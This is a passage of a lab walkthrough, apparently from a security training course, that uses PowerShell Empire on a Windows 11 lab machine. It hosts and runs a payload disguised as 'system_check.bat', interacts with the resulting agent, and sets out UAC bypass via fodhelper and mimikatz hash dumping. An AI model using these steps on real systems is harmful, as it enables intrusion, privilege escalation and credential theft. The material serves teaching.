
1. Host payload using Python HTTP server:
   python3 -m http.server 8000



1. Switch to **Windows 11** (**Admin** / **Pa$$w0rd**). Open browser, navigate to **http://192.168.0.18:8000**, and download **system_check.bat**.




1. Run **system_check.bat** from Downloads folder.




1. Switch back to **Parrot Security**. View active agents in Empire client terminal:


   agents



1. Interact with newly connected agent (`DSVX8LCW`):
   interact DSVX8LCW



1. Verify currently logged-in user context:
   whoami



1. Inspect shell details and verify integrity level:

   info

   Observe `high_integrity` *is currently set to* `False`.


Applications Places System
Thu Jan 2, 23:50
powershell-empire client - Parrot Terminal
File Edit View Search Terminal Help
(Empire: DSVX8LCW) > info
Agent Options
session_id DSVX8LCW
name DSVX8LCW
listener http_listener
host_id 1
hostname WINDOWS11
language powershell
language_version 5
delay 5
jitter 0.0
external_ip 192.168.0.30
internal_ip 192.168.0.30
username Windows11\Admin
Menu
[powershell-empire s...
powershell-empire cli...
[python3 -m http.serv...




Task 3: Perform Host Enumeration, Bypass UAC, and Dump Hashes

In this task, we run Empire's `winenum` module, execute UAC bypass using `bypassuac_fodhelper`, obtain a high-integrity agent shell, and dump user password hashes via `mimikatz`.


Lab Tasks

1. Load host winenum enumeration module:
   usemodule powershell_situational_awareness_host_winenum




